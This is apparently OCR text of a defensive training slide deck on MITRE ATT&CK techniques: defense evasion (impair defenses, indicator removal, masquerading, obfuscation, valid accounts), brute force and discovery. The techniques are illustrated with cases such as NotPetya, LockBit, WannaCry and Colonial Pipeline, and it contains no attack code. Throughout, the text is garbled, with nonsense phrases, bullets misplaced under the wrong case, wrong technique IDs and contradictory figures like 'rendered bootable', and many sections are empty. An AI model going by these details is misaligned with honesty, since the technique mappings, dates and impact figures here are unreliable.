
- ID: TA006
- Tactic: Credential Access
- Sub-techniques: TA0005.001-TA006.0xx
- Platforms: Containers, ESXi, IaaS, Linux, Network Devices, Offices, Suite, Windows
- Version: 14
- Created: 17 October 2018
- Last Modified: 25 April 2025

DEFENSIVE EDUCATIONAL USE

Technique 1 :- DEOBFUSCATE/DECODE FILES OR INFORMATION (T1140)




Real world Example



Technique 2 :- EXECUTION GUARDRAILS (T1480)



Real World Example



Technique 3 FILE AND DIRECTORY PERMISSIONS MODIFICATION (T12)

File and Directory Permissions Modification (T1222)


Tactic: Defense Evasion

Attack Description:	Tactic Objective	Key Details
<ul style="list-style-type: none"> Alter file or directory permissions Bypass protections and restrictions Facilitate stealthy access and persistence 		ID: T1222 Sub-techniques: T1222.001, T1222.002 Platforms: ESXi, Linux, Windows, macOS Version: 1.0 Created: 09 June 2018 Last Modified: 12 January 2021
Attack Flow:		
		
Attack Consequences:		
<ul style="list-style-type: none"> Unauthorized file access Binary / config hijacking Persistence enablement 		


CONFIDENTIAL

22)

Real world example



Technique 4:- HIDE ARTIFACTS (T1564)



Real world example



Technique 5:- IMPAIR DEFENSES (T1562)

TACTIC OBJECTIVE: Adversaries weaken or disable security controls to evade defenses. They impair preventative and detection mechanisms to operate undetected.

ATTACK DESCRIPTION:

- Components of a victim environment are maliciously modified to hinder security operations.
- Preventative controls (firewalls, antivirus), **detection tools** (EDR, logging), and update mechanisms may be targeted.
- Impairments reduce security visibility and threaten defensive hygiene.

KEY DETAILS:

- ID: T1562
- Tactic: Defense Evasion
- Sub-techniques: T1562.001-T1562.013
- Platforms: Windows, Linux, macOS, Cloud, Containers
- Created: 21 Feb 2020
- Last Modified: 24 Oct 2025

DEFENSIVE CONTROLS: AV, EDR, Firewall, Logging, Identity → **WEAKENED VISIBILITY** → **INCREASED ATTACK IMPACT**

DETECTION METHODS:

- Sudden disabling/tampering alerts from security tools
- Gaps or drops in logging, telemetry
- Unauthorized configuration changes
- Unexpected service stoppages or policy changes

MITIGATION STRATEGIES:

- Tamper protection and security tool hardening
- Centralized logging & integrity monitoring
- Least privilege & role-based access control
- Continuous monitoring & IR playbooks.

DEFENSIVE/EDUCATIONAL USE

Real world example

NOTPETYA RANSOMWARE

Disabling Security Tools

T1562.001 – Disable or Modify System Firewall

Time & Attribution

- Date: 27 June 2017
- Target: Ukraine organizations (spread globally)
- Initial access via Ukraine organizations (spread globally)
- Threat Type: Nation-state-linked destructive malware

Attack Flow

- Initial access via compratisetting software update
- NotPetya: Windows Defender Stopped antivirus services
- Cleared event logs to hide firosudeall rucks
- Deployed destructive payload without fake ransicators.

Detection Methods

- Alerts on AV service stoppage
- XML attributes
- Unexpected firewall rule changes
- Sudden loss of telemetry from user-writable directories

Mitigation Strategies

- Protect security services with tamper commands
- Centralize logging stop commands
- Enforce least privilege

ATTACK IMPACT

- \$10 billion in global damages
- Thousands of systems rendered bootable
- Demonstrated defense as precursor to destruction

Technique 6:- INDICATOR REMOVAL (T1070)

INDICATOR REMOVAL – DEFENSE EVASION (MITRE ATT&CK T1070)

TACTIC DESCRIPTION:

Indicator Removal involves adversaries deleting or modifying system artifacts to hide malicious activity and evade detection.

Adversaries may remove or alter logs and other artifacts to hide their presence, hinder detection and monitoring, disrupt forensic investigations, and impede incident response.

Some techniques from other tactics also serve as Defense Evasion, and impede incident response.

ATTACK FLOW

```
graph LR
    A[INITIAL COMPROMISE] --> B[MALICIOUS ACTIVITY  
GENERATES LOGS/  
ARTIFACTS]
    B --> C[INDICATOR REMOVAL  
LOGS | HISTORY | TEMP FILES]
    C --> D[REDUCED VISIBILITY  
FOR DEFENDERS]
    E[INITIAL COMPROMISE] --> F[MALICIOUS ACTIVITY  
GENERATES LOGS/ARTIFACTS]
    F --> G[REDUCED VISIBILITY  
FOR DEFENDERS]
```

KEY DETAILS:

- TECHNIQUE ID: T1070
- TACTIC: Defense Evasion
- PLATFORMS:
 - Windows • Linux • macOS
 - Containers
 - Network Devices

EXAMPLES OF INDICATORS:

- LOG FILES
- COMMAND HISTORY
- TEMPORARY FILES
- AUDIT RECORDS

DEFENSIVE PERSPECTIVE

- Importance of centralized logging
- File integrity monitoring
- Tamper-protection controls

CONFIDENTIAL

Real world example

Real-World Example
LOCKBIT RANSOMWARE
LOG DELETION

T1570.001 - Clear Windows System Event Logs

Time & Attribution

- Year: 2021–2024
- Vostokina: Ransomware-as-a-Service (RAs)
- Threat Type: Network Share Connection Removal
- Platforms: Network Share Connection Removal
- Threat Type: (Coget: T1570.001 - Clear Windows Share Connection Removal)
- MITRE Mapping: MITRE Mapping: Windows, ESXI

Attack Flow

- Initial access: RDP or phishing
- Privilege Escalation: Admin access obtained
- Cleared Event logs, Backup catalog files, Shadow copies
- Encryption: Data encrypted across network

Detection Methods

- Event ID 1102 (log cleared)
- XML attributes
- Sudden absence of backup records
- EDR detecting wevtutil misuse
- Shadow copy deletion alerts

Mitigation Strategies

- Backup Protection: Immutable backups
- Off-host store storage
- Admin Command Monitoring: Alert on log-clearing tools
- Prevent disabling defenses

ATTACK IMPACT

- Delayed ransomware detection
- Increased ransom pressure

Technique 7:- MASQUERADING (T1036)



Real World Example

Real-World Example 2: Emotet Malware - Fake Windows Filneames
T1036.005 - Clear Windows System Logs

Time & Attribution

- Years Active: 2018–2021 (resurgence in 2023)
- Threat Type: Banking trojan / botnet botnet Windows
- Masquerading: Dropped Match fach Legitimate Name
- Stored Type: e.g. explorer.exe T1566.003 - Rename System Utilities

Attack Flow

- Initial access: Phishing email with malicious document
- Persistence: User or macro launclog files Stored in user-writable diretories
- Persistence: User Run keys referencing fake system names

Detection Methods

- svchvz.exe executing system2
- svchvz.exe executing outside System2
- System processes running user
- System processes running under user context
- Unigned binaries using trusted deation names

Mitigation Strategies

- Monitor process path + name combinations
- Least privilege enforcores
- Enforce digital signature validation
- Dieveh marus staited soucs

ATTACK IMPACT

- Credential theft
- Malware staging for ransomware (Ryuk, Conti, Conssids)

Technique 8:- OBFUSCATED FILES OR INFORMATION (T1027)

OBFUSCATED FILES OR INFORMATION (T1027) — DEFENSE EVASION —

The diagram illustrates the progression of obfuscation techniques. It starts with 'Archived Files', which leads to 'Encrypted Content'. This then leads to 'Obfuscated File(s)', represented by a shield icon. From there, it branches into 'Obfuscated Scripts' and 'Split, Staged Components'. Finally, it leads to 'Detection Evasion', indicated by a spark effect.

TACTIC DESCRIPTION:
Adversaries conceal malicious files, scripts, or payloads to bypass defenses and evade analysis by obfuscating content.

- Obfuscation makes files difficult to detect, scan, or reverse engineer by compressing, archiving, encoding, or encrypting payloads.
- Hidden in archives or encrypted containers
- Compressed, encoded, or encrypted content
- Masked or obfuscated code/scripts.

TACTIC OBJECTIVE:
Make executables, scripts, and files hard to detect, scan, or analyze by concealing content. Obfuscation evades detection by concealing malicious payloads from scanners, protecting contents in transit, and bypassing content filters.

IMPLEMENTATION
Make executables, scripts, and files hard to detect, scan, or analyze by concealing content. Obfuscation evades detection by concealing malicious payloads from scanners, protecting contents in transit.

KEY DETAILS:
ID: T1027
• Tactic: Defense Evasion
• Sub-techniques: T1027.001–T1027.017
• Platforms: ESXi, Linux, Network Devices, Windows, macOS
• Version: 1.7
• Contributors: Christiaan Beek, Red Canary
• Created: 31 May 2017
• Last Modified: 24 Oct 2025

Real World Example

Real-World Example: WannaCry Ransomware

Date: 12 May 2017

T1027.002 - Encrypted Embedded Payloads

What Happened

- Evade signature-based detection
- Evade signature-based endpoint defenders
- Obfuscation Techniques Used
 - Delay analysis hides and moves an app to bypass and defenders

Attack Flow

- SMB Exploit (EternalBlue)
- Drop Encrypted Payload
- Runtime Decryption Payload
- Persistence: User Run keys reference fake system names

Impact

- ~230,000 systems affected outside globally
- System processes running user
- Hospitals (UK Nogistics), telcom telcom

Attack Flow

- Monitor process path + name validation
- Estimated damages: \$3 – 8 billion

Technique 9:- VALID ACCOUNTS (T1078)



Real World Example

Real-World Example 1: Clonal Colonial Pipeline Ransomware Attack

Date: 7 May 2021

T1078.004 - Cloud / VPN Accounts

What Happened

- The DarkSide ransomware group gained initial access using a single compromised VPN account
- Had no MFA enabled
Belonged to a former employee
 - Was reused across services

Attack Flow

- Leaked VPN Credentials
- VPN Login (No MFA)
- Access Internal Network
- Privilege Escalation
- Ransomware Deployment system names

Detection Methods

- VPN login from unusual IP/location
- Fuel shortages from dormant accounts
- Login attempts from dormant accounts
- Impossible travel alerts


Mitigation Strategies

- Enforce MFA on all VPNs
- Regular account audits
- Disable ex-employee accounts
- \$3-8 billion
- Monitor for password reuse

Tactic 6:- CREDENTIAL ACCESS (TA0006)



Tactic Overview



Technique 1 :- BRUTE FORCE (T1110)

BRUTE FORCE (T1110)
— CREDENTIAL ACCESS —

TACTIC DESCRIPTION:

- Tactic Descriptions (4)
- T110.001 T110.003
- Adversaries use repetitive attack guessings to obtain access. Can interactively online or pivoting or generating, against password hashes. Used initial guesses or during password via suspicious processes/tools.
- Platforms: Containers, ESXi, Initial access via info gathering or change by utilization-based condition by changing infrastructure Services. Can Windows, macos

PLATFORMS:

Account Enumeration → Single Common Password Attempt → Multiple Accounts Tested → Successful Login

ATTACK FLOW:

IMPACT:

- Access to Email & Cloud Resources
- Data theft: Lateral movement, Escalation
- Business-to-Email compromise, BEC, cloud environments

DEFENSIVE EDUCATION USE

Real world example

The—Roald Example 1: Microsoft Azure AD Password Spraying Attacks

T1110.003 — Password Spraying

What Happened

- Microsoft reported large-scale password spray and brute force attacks targeting Office 36, Azure AD, VPN portals
- Attackers attempted common passwords across thousands of accounts to avoid lockouts.

Detection Methods

- Failed login attempts across many accounts for single username
- Multiple failed logins from a single IP across various accounts
- Alerts on logins from new/unusual locations
- Successful logins after many failed attempts

Attack Flow

```
graph TD; A[Account Enumeration] --> B[Single Common Password Attempt]; B --> C[Multiple Accounts Tested]; C --> D[Access to Email & Cloud Resources]
```

Mitigation Strategies

- Enforce strong, unique passwords on all accounts
- Implement Multi-Factor Authentication (MFA) on accounts
- Account lockout policies after X failed attempts
- Geographic IP filtering/conditional access

Impact

- Business email compromise (BEC)
- Data theft: Lateral movement in cloud
- Data theft: moving cloud environments

7. Discovery (TA0007)

Overview:

DISCOVERY (TA0007)

Tactics Objective: Figure out your environment

TACTICS DESCRIPTION:

- Adversaries communicate with systems they knowledgel.
- Gain insights network traffic.
- Gain insights about & network. Observe & Orient for network.
- Observe & Orient before deciding how to acte sucnulding. near entry point.
- Often leverages native OS tools.
- Part of the ATT&CK framework.

KEY DETAILS:

- 💀 Tactic ID: TA0007
- 📅 Total Techniques: 10+
- ⌚ Typical Phase
- 📅 Typical Phase: Post-compromise
- 🔍 ATT&CK Version: Created 17 October 2018

COMMON TECHNIQUES:



Technical Detail:

TACTIC: DISCOVERY

OBJECTIVE ADVERSARY LEARNS YOUR ENVIRONMENT.

DESCRIPTION: ADVERSARY LEARNS YOUR & NETWORK

DESCRIPTION: TECHNIQUES TO GAIN KNOWLEDGE OF SYSTEMS & NETWORK. OBSERVE & ORIENT BEFORE ACTING

1. AFFECTED COMPONENTS

- ⚙️ APPLICATIONS (eg. Browsers, Office Suites)
- 🌐 PROTOCOLS (eg. DNS, SMB, LDAP)
- 🌐 PROTOCOLS (eg. gNS, SMB, LDAP)
- 💻 LIBRARIES (eg. glibc, WinAPI)
- VERSIONS (eg. OS build, Software releases)

2. ROOT CAUSE


- ✅ INPUT NOT VALIDATED
- 🔒 AUTH BYPASS
- 🔓 INSECURE DESERIALIZATION

3. TECHNICAL IMPACT


- ⚡ RCE (Remote Code Execution) (Admin Access)
- ในฐาน DATA LEAK (Information Exposure)

Technique 1 : Account Discovery (T1087)

Overview:

